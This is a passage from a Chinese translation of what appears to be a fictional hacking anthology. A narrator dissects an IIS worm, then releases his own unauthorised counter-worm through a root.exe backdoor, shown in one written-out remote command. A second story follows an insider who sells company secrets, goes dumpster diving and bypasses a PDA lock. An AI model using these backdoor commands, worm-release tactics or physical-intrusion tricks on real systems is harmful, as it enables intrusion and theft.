[root@adsl-64-167-139-55 httpd]#
```

有 709 次袭击！我猜它不仅没有减慢，而且还在加快。我必须看看稍后是否能画出成长曲线。现在，我真想知道传播块看上去是什么样。

不知道其余的世界是否也体现了这种情况。我打开浏览器，点击 `incident.org` 站点。他们的主页上似乎还没有什么事。我检查邮件看看是否有什么事故邮件列表（很奇怪，它并非由 `incidents.org` 运营，而是 `SecurityFocus`——对不起，赛门铁克——是 `incidents.org` 的竞争对手）。没有什么，已经是夜里了，他们不必调节一天里所有的时间列表。

我收到来自 Odd 列表的邮件。看起来好像有一个名叫 `Weirdness` 的小线程在运行。最早的邮件来自 Thomas Cannon。

```
Date: Sun, 13 Apr 2003 16:48:20 -0700
From: Thomas Cannon <tcannon@noops.org>
Subject: [Odd] Weirdness
```

嘿，在我的 Web 日志中有大量 HEAD 请求。我指的是很多。这是一台 Apache 系统。有别的人看到这个了吗？或者他们正试图 DOS 我或者别的什么吗？尽管 IPs 都不同。

祝好！

-tcannon

这样，Thomas 已经打开它了，但是他并不知道它还在寻找 IIS。现在，我不介意与这些家伙们分享。列表成员中有一个标准约定就是：当收到私人成员、探索器、易攻击性、工具和类似的东西时，不能与列表以外的人共享。的确，有几个漏洞，但还不算太糟。也许我打算让他们知道我的发现。线程中的下一个短信来自 Dave。

```
From: Dave Aitel <dave@immunitysec.com>
To: tcannon@noops.org
```

Cc: list@0dd.com

Subject: Re: [0dd] Weirdness

嘿，想必你在运行 IIS。看上去它好像获得了从 HEAD 返回的 IIS 头，它发送实际的攻击。我从日志中获得大量我一直用来进行攻击认证的 Web 服务器信息。那台机器被锁得很好，所以看上去它好像并不能感染我，尽管我不认识 vuln。

-dave

2003 年 4 月 13 日 23: 25: 41-00000

tcannon@noops.org wrote:

嘿，在我的 Web 日志中有大量 HEAD 请求。我指的是很多。这是一台 Apache 系统。有别人看到了吗？或者他们正试图 DOS 我或者别的什么吗？尽管 IPs 都不同。

祝好！

-tcannon

Dava 收到这封信我并不感到惊讶。Dava 相当精明，他让自己的 Windows 系统关闭。我肯定能说服 Dava 弄明白使用了哪种探索器。Dava 最近为他的加拿大团队发现并编写了一大段最新的 Windows 探索器。

From: Fyodor <fyodor@insecure.org>

To: tcannon@noops.org

Cc: list@0dd.com

Subject: Re: [0dd] Weirdness

2003 年 4 月 13 日，下午 11: 26: 11，星期天—0000，tcannon@noops.org

嘿，在我的 Web 日志中有大量 HEAD 请求。看上去好像出现了另外一种 IIS 蠕虫。谁有他们的拷贝，能给我发一份吗？我想解剖看看这种蠕虫。

祝好！

-F

Fyodor 和我处在同样的境地。当我整夜不睡时也许有一群人也这样做。我不介意与这些家伙中的大多数分享荣誉。

Metallica 相册放完了。让我看看。现在是波士顿人的时间，“让我们面对它。”

瓢泼大雨

最后一个新通知来自 Roland Postle。

From: mail@blazde.co.uk

To: fyodor@insecure.org

Cc: list@0dd.com

主题: 回复: [0dd]古怪

我捕获了它的一份拷贝, 如果其他人需要, 我就会把它附在后面。我正开始解剖。还有任何其它人做得更多吗? 它似乎正在相当快地传播, 我对病毒的 IP 算法感到好奇。

- Blazde

我记得 Roland 曾对 Slammer 蠕虫做过很好的解剖, 尽管 Slammer 解剖起来并不难。

我真的感谢有其他人的解剖与我的解剖进行比较, 因为它向人们证实了我的发现并协助人们做我从未做过的事。我将这个新蠕虫的拷贝保存到驱动器中, 万一以后为了某事会需要它。有时候, 发现一个变种也就是这么一回事。

我给 Dave 回信, 问他是否弄清楚了病毒所使用的弱点。我给 Roland 的通知做了回复, 说我也正在解剖, 我一晚上都要处理邮件。我是指一直在增加 IPs 的循环。

我最后又单击了一下接收邮件按钮, 又有一封邮件。

From: tom@rooted.net

To: list@0dd.com

主题: 回复: [0dd]古怪

我们一直在寻找攻击的弱点, 我们认为是 0-day。有人知道探索器来自哪里吗, 或者你们以前听说过这个 bug 吗? 在 Google 上搜索什么也没有找到。通过 debugger 来运行, 在读字符集时在栈上溢出一个缓存。它在 ssinc.dll 中, 所以它仅在映射到 SSI 的类型上起作用。无论什么原因, 这种模型解析了字符集本身。它覆盖了一个 retr 地址, 所以很容易探索。蠕虫正是在 retr 重写之后进入缓存的, 进入小小的空操作。

那么, 难道这种空操作真的是必要的吗。它并不工作在 NT4 或 XP 下。如果你想要自己的探索器版本, 只需要把代码贴在空操作之后。

这种蠕虫将是令人厌恶的。微软又碰上一个倒霉的日子。:))

-MRX

哦, 天哪。如果这种病毒真的是 0-day 蠕虫, 那就糟了。有成千上万的 IIS 服务器运行在 Windows 2000 上。这种病毒正在开始快速蔓延。嘿, 你曾经遭受过灾难吗?

无论如何, 这就是探索器位。很容易防御: 只要取消.dll 和近年来一直有漏洞的其它默认映射。当然, 几乎没有人这样做。我的日志文件说有超过 1500 人没有取消这个默认的映射。

接下来最重要的位是有效负荷 (如果有) 和传播器。如果这种病毒有某种令人厌恶的有效负荷, 我们就糟了。因为我创建了 IP 生成器, 我首先要完成这件事。

所以，有一个直接增加 IP 地址的循环。循环条件是 JLE（如果小于或等于就跳转）到某个内存地址或某个变量。我将它重命名为 EndIP。它从开始的另一个地址执行一个 mov 进入 Ecx，以开始的 IP 地址结束，所以我将它重命名为 StartIP。我需要找到那些被填充地方的代码，很痛苦——交叉引用仅仅表明有一个循环引用这些地址。或者有一段区间我还没有用代码标识，或者它在某一点做它自己的偏移计算。也许是后者，因为你在做溢出时并不总是知道要使用什么地址结束。

等待一秒种，代码已经填满了。它在使用固定的地址范围吗？固定地址范围只从 56.0.0.0 到 111.255.255.255。我的提供者（PacBell，不等待，SBC Yahoo）使用 64.x.x.x，所以这就是我为什么做一份备份的原因。尽管很奇怪。为什么它就在这个范围内呢？他会错过 24.x.x.x 电缆 modem 上所有的 Windows 系统。我向邮件列表发了一个短信，问他是否有 56-112 之外的地址被击中。

好啊，这很枯燥。所有要做的是按顺序扫描 56.0.0.0 到 111.255.255.255。多么浪费的 0-day 病毒。嘿，在 56.x.x.x 段的某人今天也并不乐观。每个新蠕虫拷贝都首先要对他们发起猛烈进攻。

其它的蠕虫表现得相当好，无论是严格的随机 IP 还是一些本地亲和算法都比按顺序扫描要好。一些甚至使用头八位位组的固定列表（所有的 Windows 系统都被分族），他们都工作得相当好。红色代码 II 号有一个更可能击中本地 IP 地址的处理（与被感染的系统有一个首位匹配或者首位与次八位位组的匹配）。这些天，有人会写一个 Weaven 的 Warhol 蠕虫。

那么，至少这些地址避免了 127 网、多路广播网和其他网络。也许这些网络很可能在美国，而且这个家伙写了一个反美蠕虫？稍后我必须寻找地址范围。等等，什么是循环中带 7F 的 cmp？他正在检查看看是否击中了 127 网络，如果击中了，就会给顶部八位组加 1，转到 128 网络。他测试更大的地址范围时会有什么东西留下来吗？

让我看看能否指出任何种类的有效负载部分。当我进行函数曲线调用正在寻找的传播器时，得到一个从蠕虫进入点断开连接的小树。在某个地方，这些代码块以一种 IDAPro 不标记为一套连接的例程的方式开始。我到树的 root 处看看什么引用了这个子例程。Bingo，有一个 CreateThread 调用子例程作为参数。啊哈，它在循环 100 次的一个循环中，有 100 个感染者线程。

所以，如果有有效负载的话，很可能在进入点和制造工作者线程的子例程之间的某个地方。IDAPro 仅显示这个例程和顶部例程之间的四个子例程。我要返回一位直到找到进入点或发现某种有趣的东西为止。

这看上去很有希望。有一些寄存器调用，一些文件材料和一个获得的主机名。我应该在这儿花点时间，对这部分做一个记录，看看这是否就是我要找的。该听点音乐了，也许这时来点 Van Halan 的音乐比较好。

我好像过着没有明天的生活

几点了？已经快半夜了。我不能总是看表，否则就会开始感觉到它。我需要进入那个区间。时间会封闭其它东西而且只会使编译停止一会儿。

通过了 WWW 服务器的注册区域。获得 scripts 目录并保存。执行 GetSystemDirectoryA，添加上 cmd.exe，调用 CopyFileA……哈哈！正在 scripts 目录中删除 root.exe，正像红色代码 II 所干的事情！这是一个相当明显的后门。实际上，这个恶作剧最先在 Sandmind 蠕虫中使用。不，它最先被中国香港特别行政区的人在假想的针对美国的计算战中使用。写 Sadmind 之前，先把他们的 Perl 脚本放在某个地方。Hmmm……，这也会引起 Nimda 病毒的完全苏醒。Nimda 病毒寻找那个文件。该死，说到 Nimda 病毒，他正威胁着每个人的系统。那么，如果愿意，现在他和世界上每一个别的程序员对这些系统都可以完全控制。

下一步，它要用权限调用做什么事，获得它自己的名字和相应的 IP 地址。哦，天哪，它正要把自己加入管理员小组！我没有检查看看这个东西有什么权限。应该只是作为 IUSR 用户在运行，也不应该加入这样的小组。我怀疑是否某个地方有个本地的探索器？无论如何，这是有效负荷，现场管理员提示成千上万的系统。这个蠕虫触摸磁盘，所以不能运行 Sniffer 的人们至少有一种方法能看看他们是否被感染。

它调用的另外一个子程序好像连到某个固定 IP 的 80 端口上了。这个家伙会傻到连到自己家的机器上吗？他们在一小时之后就会关机的。更不用说是断开与 Internet 的连接了。尽管发现 0 号病人是很酷的。或许不是一台可被感染的机器。有一种快速检验的方法：telnet 到那个 IP 的 80 端口。是的，是 IIS5，它还在线。蠕虫只是向它发送 GET himon.htm HTTP/1.0。那个系统上没有这一页。我不知道它是否就是探查我的系统之一？让我查查日志。不，就是刺探我的那个系统——就是成功地感染了我的 VMWare Windows 2000 映像的那台。

我的心沉下去。这个图像有严重错误。或者向 0 号病人要一份拷贝（不可能，因为我感染之前受到了大量刺探）或者为这件事给家里妈妈打电话。

我返回到传播器的线程代码。我要看看它实际上是从哪里获得感染新病毒时发送缓存的。它来自用在一个循环内部（确信它都获得了发送吗？）调用 send 的指针。

那个指针在这个子程序中用一个 malloc 调用获得填充。该子程序的父程序将某个内存块（无疑是蠕虫自己）拷贝到新缓存。是的，malloc 的大小与线路上蠕虫的大小相匹配。它做一些填充来修补缓存里的标题。也有三个将 dword 写进缓存中一个固定偏移地址的地点。这个东西将它自己放在磁盘上，所以在重启时它还活着？我看不到它在哪里。

很好，自己修改代码，那将是一个补丁。它能够完全弄糟你以为将要分解的图像，好像它就在你的后面改变了策划。在做任何事情之前，我都需要知道发生了什么改变。

很容易发现其中的一个改变：它正在删除自己的 IP。这很常见。那么它的代码到哪里结束呢？我要从缓存开始手工计数。让我看看。它正在做 buf + 993h，在 IDAPro，993h 位置是一个 IP 地址。好，咄。那就是获得 himom.html 请求的 IP 地址。

哦，OK，等等……那么，我用自己的 IP，把它传递给病毒，病毒对它做一个 GET，是的，所以病毒就有了感染它那个系统的 IP 地址。那么 himon 意味着什么？我在 HTTP 错误日志中有一个受感染的系统列表。它正在创建一个文件跟踪！嘿，实际上是相当的酷

这是否意味着我就能跟踪回他的机器呢？也许不。很可能他最初感染器的第一个病毒的 IP 都是 0。但确实意味着我能跟踪回 0 号病人（如果我不介意闯入所有这些系统）。是的，既然感染了病毒，很可能将最初攻击的信息记录在日志中。它是一个双倍的链接列表。

嘿，如果这个家伙正在寻求创建一个巫毒军队，他就有一种能快速获得列表的完美方式。就是让人受不了的 DDos。

那么被修改的其它两个东西是什么？检查偏移量。哦，天那！它映射到了 Startip 和 EndIp。他并不象我想像的那样蠢——没有一处关闭。不是 111.x.x.x 到 56.x.x.x 的固定地址，而在那个范围的一个固定地址。这个东西正在使用分隔和占领。按顺序的扫描并不愚蠢；它很聪明。

已经是上午 12 点 45 分了。我听到了什么在响？垃圾？（乐队垃圾，而不是垃圾）。是的，我猜“Van Halen”之后“版本 2.0”就要来了。奇怪，我都没注意 CD 已经放到一半了。我得更快一些。哈，Dio 是一个正确的选择。

就像打碎的玻璃；不知何时你就被割破了

我不相信。如果这件事情像我怀疑的那样，这就是最好的蠕虫。我检查邮件看

到有 50 条消息。很平常，大多是些广告。我看到更多的古怪的线程消息。几个人画出跟我一样的位。似乎在 0-day 探索部分有一些重点。但是我对这一点的传播器更感兴趣。一个通知吸引了我的视线。

From: SkyLined@edup.tudelft.nl

To: list@0dd.com

主题: 回复: [0dd]Weirdness

.....

重新引导，当然还是老样。

你不能修补，必须取消映射。同样有趣的是它并不删掉 IIS，而是保留了服务页面，你仍可使用同一个探索机构。我用 Dave 制作的相反的 Shell 版本测试。像 Nimda 那样的蠕虫自己用互斥来阻止再被感染。

几个有趣的二进制信息位控制了那儿。其它蠕虫能使用相同的漏洞，就像红 I 号代码和红 II 号代码斗争解决时一样。我没有认出互斥位，其中一些家伙正在做我还没有接触过的那部分工作。互斥是 owned_。

我花了大约五分钟时间来邮寄一个详述我了解大部分内容的长文本。在这种情况下，合作可能会更快达到目的，而我并不介意与这个组中的家伙共享信用。

但是获得所有有关如何巡视部门工作的详情让我很激动。显然，攻击者正用新的病毒攻击一些附属区域。准确地说，它是如何做的呢？我在正进行任何范围分裂的巡视代码或循环中没有看到任何位置，而只是用它来发送缓存。缓存初始化例程只是填写了被传递的参数。我检查看看从哪里调用启动例程，发现它只是在一个子例程中被调用了两次。每次调用都获得一套不同的参数。哈哈，有两个不同的缓存指针

工作了一会儿后，我决定创建两个（稍微）不同的缓存，每个缓存有一半 IP 范围。当范围小到为两个 IP 地址时就有某种特别的逻辑：在 0.0.0.0 范围到 223.255.255.255 范围间切换。当一切都被授权给副代表时，看上去并不只是延迟。然后它创建一个新的顶级巡视器。所以 56.x.x.x 到 111.x.x.x 之间的范围意味着我的机器是第三代病毒。既然所有时间内总是获得新的 root，那就是某种病毒的第三代。在调用 CreateThread 的循环中，根据当前循环计数器是奇数还是偶数来传递两个缓存之中的一个。很好，也许不好。

蠕虫摇滚。我向它脱帽致敬，但是很快，就会有一些焦虑不安的管理员。我，小组，或别的什么人将很快会做蠕虫分析。世界将了解 root 漏洞。这个可怜的人准备叱责那人，因为他们以前用过它。由于微软还没有针对这个漏洞的补丁，所以它也不容易被关闭。如果蠕虫作者想做一个升级，就是一块蛋糕——你不需要一个有

root.exe 漏洞的新蠕虫。

哦，废话，谈谈 Flash 蠕虫吧。现在每台机器上都有一堆病毒：错误日志。几个小时之后，当这些东西大量聚集时，读取日志的第二个蠕虫很可能只要几分钟就能传播。非志愿者和被感染者没有一人曾见过其拷贝。

我希望 NIPC 继续快速发展。但是他们打算做什么？发出警告？他们不像是侥幸成功地做过这样的事情：

```
GET /scripts/root.exe?/c+fixthebox.exe HTTP/1.0
```

清除它也不会花太长时间。你只须删除 root.exe，修复组，并删除 SSI 扩展。几个小时我就能写好。这是个不错的主意。

看吧，我将自己的名字记在其余人的分析信用上，我要写一个免费、开源的清除工具与之相配。（那么，每个人都会以为只是下载并信任我的二进制数的版本而告终，但是如果他们想自己编译，源代码就在那儿。）

我发布一个公告列出了我所知道的关于蠕虫的所有详情，并告诉他们我正在写一个工具。开始写代码了。我要来点新音乐。Dio CD 最好，径直连到线上 MTV 歌曲。我一直喜欢让火车头推着我走。OK，我喜欢这首歌。

如果你喜欢冒险

几个小时以后，在凌晨四点半时我已做好了一个看上去可以工作的工具——Geeze。我想给愿意试试 Cleanup 工具的人员列表发邮件。

用 root.exe 并使被感染的系统 TFTP 下载我的工具来修复他们是诱人的。也许，把它放在那儿一些白痴就会自愿上钩。否则这个工具就做得不好，因为危害已经有了。迄今为止我一直在炫耀我日志中的 14000 个独特的 IP 地址如此庞大。根据以前的蠕虫，这通常意味着至少有 10 倍的 IP 地址被感染。而我家范围内只有 5 个 IP 地址。

我决定删改别人能使用 root.exe 漏洞来远程安装我的修复程序的小脚本。这样，如果此人想修复他们的内部邮箱，就不必在控制台上费劲。然后我继续将它改为一个全范围的 IP 地址，这样管理员可以立刻在他们的整个内部网上使用。当每个人明天开始工作时，他们就需要能得到的所有帮助。我用 C 语言编写，所以能将它编译成.exe，因为大多数人没有安装 Windows Perl。

我黑进一个不完全的 TFTP 服务器 a La Nimda，以获得要移动的那个文件。

Windows 网络要中断一半的时间。实际上，我从 Nimda 窃取了 TFTP 服务器的几个诀窍，我甚至让它附在 Fixer 后面作为远程工具资源，所以你只需要运行一个简单的.exe 文件，给它们分配一些 IP 地址，并远离它。它不完全是个蠕虫，而只是个漏洞。更像一个 botnet。嘿，Yeah，这就可以获得一些未授权的使用了。

使之成为真正的蠕虫并不费什么劲。我所要做的是让 TFTP 自身完全代替 Fixer 部分。也许是让它挑出一个随机 IP 来试着修复。

我应该试试。我应该拯救这世界。这会是很酷的——与第一个真实 0-day 蠕虫相匹配的一个真正的野外反蠕虫。好像他们并没有抓住过蠕虫作者。噢，等等，有个叫 Melissa 的家伙，不过他是个傻瓜。

大约又过了 30 分钟，我的代码完全能自我推进了。我认为是这样。我还没有试过那部分。没有太多新代码。我已经知道 TFTP 部分的工作。很难粗暴处理普通随机 IP 生成器。如果我弄错了，它哪儿也不会去，没关系。

尽管随机 IP 生成器吸收，但如果没有 0-day 并指定传播，那么我花了整个夜晚寻找的蠕虫就不会在这么酷的地方。哎呀，我累了。我再也不打算熬夜到这么晚了，也不准备试图在我的代码中复制地址分裂方法。自修改代码是一个批处理的读，但它还很难写，尤其是直接用我迄今为止一直用的 C 语言。

嘿，如果我想成为真正的罪犯，就应该解析 Web 日志来找到被感染的系统。我认为 Microsoft 甚至有一些 API 可以很容易地读取日志。我必须做的就是用 hello.shtml 查找 URL，并获得客户端的 IP。实际上，他们自己并不能这样做，它会最终耗尽资源或者只是一个劲地攻击同一个系统，除非我有办法能持续跟踪错误日志。我必须看看 API 能干什么。只是为了安全，我应该在一个线程中做随机 IP，在另一个线程中记下日志文件。嘿，我也能使它查找“himom”。没有感觉让这些日志浪费。

大约一小时以后，我就写完了。

我从日志中挑出几个 IP 地址。快速测试 root.exe 是否存在。我有一个启动器可以手工安装并运行 fixxer.exe，它会从那儿传播自己；也就是说，用 fixxer 的 botnet 版本来安装 fixxer 的蠕虫版。

为敲入第一个 IP 地址等了 15 秒种。我的嗓子有些发紧。我能听到自己心跳的声音。root.exe 开始运行了！是的！尽管我不知道它是否是从那儿开始启动的。我点了几个其它的 IP 地址，然后就停止了。如果点得太多，有人就有机会注意并跟踪我的 IP。我能像其他人一样总是声称自己为“受害者”。

也许我拯救了世界。我不知道。这没有很大关系。天快亮了，我需要睡觉了。

此时，Nirvana 的“Nevermind”响起。我关闭 Windows 的媒体播放器，步履蹒跚地走进了大厅。

咕啾，咕啾，咕啾

孩子们尖叫下楼的声音把我吵醒了。时钟已经指向了 9 点 15 分。一定是上午，因为屋里撒满了阳光。我靠在床上，这时，妻子走了进来。

“你醒了？几点睡的？”

“不知道，5 点还是 6 点？”

“你的蠕虫怎么样？说到蠕虫，今天 CNN 上有些关于爬行动物的报道。”

我跌跌撞撞地经过大厅又进入办公室，对孩子咕啾着让他从计算机上下来。我重重地坐到椅子上，点起雪茄。我的主页 Slashdot 弹了出来。我按了 Ctrl+2 装入邮件。开始下载 178 封新邮件。看见几个来自 Odd 的邮件闪过。我切换回 Slashdot，注意到从上面看的第二个故事标题为“安全专家一天发现两个新蠕虫。”

“这是到 Microsoft 安全公告的链接，但是微软的 Web 站点此时却神秘地不可访问了，所以它对你不会有好处的。”

标题上说第二个蠕虫正在接近那个漏洞，但是临时 Down 了一批站点。他们也说某个最初报告建议 fixxer 会在 8 分钟之后大规模聚集。我的头皮开始刺痛。我切换回邮件。线程中的几个 Odd 邮件被加密了。我敲入 GPG 密码。

嘿，我解剖了第二个蠕虫，它包含昨晚被邮寄修复的代码的一部分。那么是哪个家伙写了 fixxer 蠕虫呢？；)

我觉得我快要病了。OK，我不应该恐慌。我有大量时间来清理硬盘。至少列表中的 50 个人有这个代码。他们不会追踪到我。让他们查抄我的机器吧。他们不会找到 Jack 的。

电话又响了。这一次，我觉得不会是 Charlie Brown。

第3章 办公室的又一天

——Joe Grand 著

总之，这是一次非常卑鄙的运作，但有关这点我已走得太远且无能为力了。除此以外，我还能向谁抱怨呢？联邦调查局的人员？不可能。一股令人发毛的呼吸掠过我的脖子，这些家伙正在寻找机会杀我。没门。我决定赶快走，不管走到哪里……

设置

自从 Alloy42 (A42) 成立，我就一直在这儿工作。来自周边小镇的招聘者是跟我一起在波士顿长大的，他听说这个研究组织成立的消息就给我打了个电话。他告诉我他们的团队需要一名电子工程师。那位招聘者（为了保护他的身份这里就不说出他的名字了）为一家本地猎头公司工作。我自从在 Raytheon 离职后，几年来一直从事自由职业，在 Raytheon 时我曾为 SM-3 设计过指挥控制系统，所以我比较适合这个职位。

我不喜欢为别人工作，咨询是能挣到一些钱却不用按照常规拍人马屁的最容易的方式。按小时付费很好，尤其是如果能够到处找到额外的机会，比如在看电视时或者在超级马里奥的阳光下玩的时候。另一方面，全职工作意味着：我在努力考虑下一个更好的挣钱办法时不必一天工作 16 小时。

A42 与美国政府签约，准备为下一代秘密地雷研究新技术。我猜这就是为什么美国 2000 年没有签约加入取缔地雷条约的原因。现在不要搞错，我没必要喜欢强化的 The Man。我不是一个美国狂热者，但工作似乎是很有趣的，报酬也很丰厚。从一开始，A42 就像一个普通项目在运作，在政府和私人挣钱之间游动，而且花很多时间搞此项目一点也不觉得厌恶。

在 A42 的第一年是平凡的，对付不称职的中层管理者变成了常事。一天，我突然接到那个招聘者的电话，听到他的声音我很惊讶。自从他把我招聘到 A42 以来我们就没有谈过话。他告诉我有几个家伙想见见我——他们听说了我的事迹，认为我也许能帮他们。我是个好人，同意第二天跟他们在与 Roxbury 相邻的小巷见面。

欢迎委员会

那个场景就像直接来自《神父》。这些家伙肯定不是政客就是高级管理人员。从 Cuban 雪茄到他们脚尖上的光泽样样都是第一流而且质地卓越的。下命令的人起先盯着刹车。我叫他老板。我从不知道他叫什么名字，也许这样最好。

“欢迎”，他说，“很高兴你采纳了我们共同的朋友的建议能来到这里。”老板坐在一张站不住脚的桌子旁，桌上铺着有污点的绿色桌布，侧面对着他的同伙。看上去他们好像坐在那里有一会了。后面的小屋中弥漫着烟雾，烟灰缸里有一些抽了一半的雪茄头的余烬。火柴棍的余烬丢得满桌子都是，有一堆现金擦在桌子中央。盛

着葡萄酒的水晶玻璃杯放在桌子边上，老板有半玻璃杯红酒。他穿着一件黑色双排扣的套装，也许是 Armani 品牌。同伙穿得稍微随便些，黑色家常裤和紧身的黑色圆领毛衣，胖胖的脖子上戴着金链子。其中一个人推给我一杯加冰的 Brennivin。我犹豫了一下接住了。

老板提议。我提供他们想要的信息，他们给我钱。没人提问，没有问题。我静静地在那儿坐了几分钟，杜松子酒让我的身体感到暖和也使我放松。由于某种原因，我并不感到从 A42 拿任何东西有什么犯罪感。实际上，甚至不像在偷。又不是从办公室偷走价值 5 000 美金的工作站。这个家伙只是想要一些数据——一页纸的数据，磁盘上的一些比特。我对问题保密没有问题。这些人用这些信息来干什么不关我的事，只要他们付给我钱。

我同意了这笔交易。没有法律文档，不用签字——只是握握手，仅此而已。他们想要我的一个工作样例。我说过几天就拿给他们。


容易得手的东西

很容易就开始了。一天晚上我决定在办公室呆得晚一点，先去找一些明显的信息。大楼外闪烁灯光溢出的微弱发黄的光线撒满桌面的纸上。未完成的客户项目放在屋子中间的一台小型公用会议桌上。一堆信用卡收条和发票未加保护地放在应收款桌面。“他们晚上应该把文档锁起来，”我自己想着。

我拿起一个员工钉在小屋墙上的通讯录快速开始复印。我并不知道老板确切想要什么，但是我将通讯录的副本装入包里，这也许是入门的好方法。因为这不会有害，通讯录中所有员工的名字能帮我鉴别窃贼攻击和社会工程。它列出了电话分机，如果我想攻击语音邮箱系统是会有用的。

我直奔公共垃圾区，每天的垃圾都倒在那儿，城市管理的人每周来收一次。这是一个小小的没装修的地下室房间，水泥地面和墙都开裂了，散发出变味的咖啡末儿和发霉的纸的味道。我从垃圾桶中抓起几个塑料袋，放在地板上，把他们解开。我拉出一些看上去很有趣的纸，剥落粘在上面的糖果包装纸。

大约拣了 20 分钟的垃圾或者如我的密友们过去常说的“垃圾潜水”之后，我有两英寸厚的文档能讨老板欢心：销售账户状态报表，新领导列表，工作协议，客户和账号列表，简历，人力资源提供的收入证明，商业开发计划以及个人待办事宜列表。第一层办公室的蓝图标识出进入大厦的不同入口。我将文档放在一边。



从垃圾罐取出的办公室建筑平面图

我看到办公室周围的一些监视摄像头，但听说并没有人监视。我在一次“雇员意见”上曾经跟经理提过，他没当回事，一只耳朵进一只耳朵出。如果不打算再看磁带，为什么还要有安全系统呢？就像网络中运行着 IDS，但却没人监视日志。给懒散的人记上一笔账，人家都要言行谨慎。

在我的掌心

老板很喜欢我交付的东西，并爽快地按事先的承诺付了款。我真的开始进入这个快艇。我听说过一些家伙盗窃商业秘密并企图卖给外国政府失败的事。据传言，有其政府支持的外国人为了从生物学公司偷走机密的项目计划和原始材料就在合法的美国组织获得工作。看上去就像间谍，他们也许做了什么愚蠢的事情才被抓住了。而把几个文档卖给一些体面的绅士换一点钱是不会对我有任何伤害的。

我在高级执行官的附近预定了一个会议室。将笔记本放在桌上，打开几个图表和文档，以便看上去好像我正在做一些有用的事情。在玩 Windows 单人纸牌游戏的一半时，我从眼角的余光看到 CEO 跟他的秘书一同走出了办公室，他的门大开着。

“也许又是参加一次非常规的董事会。”我做出痛苦状。这是一次大胆的正午的袭击，但却是一次绝妙的机会。我站起来不经意地走向办公室。偷偷看看周围没有人，就狡猾地溜进去，轻轻地关上门。


CEO 的桌上覆盖着各种纸张——商业建议，电话本，财务报表——和一个掌上电脑 m505 作为书镇压在这些纸上面。“这是一个开始的好地方，”我想。“我可以试图从他的掌上电脑上拷贝一些信息，也许能获得他的密码，联系人列表或备忘录。”我知道 IT 部门也曾用 PDAs 来跟踪密码、主机名、IP 地址和拨号信息。

我按下 m505 上的电源开关，提示我输入密码。



掌上电脑 m505 显示密码锁定屏幕


没问题。这些老式掌上设备的一些好处就是系统锁定不起作用。我听说过 PDA 中固有的弱点，现在就能验证看看是否是真的了。我用很容易找到的掌上电脑的热同步串行口电缆将掌上电脑和我的笔记本连接。然后装上掌上电脑的调试器，胡乱敲击几下就进入调试模式了。



进入掌上电脑的调试模式所需要的胡乱敲击是“快捷键..2”

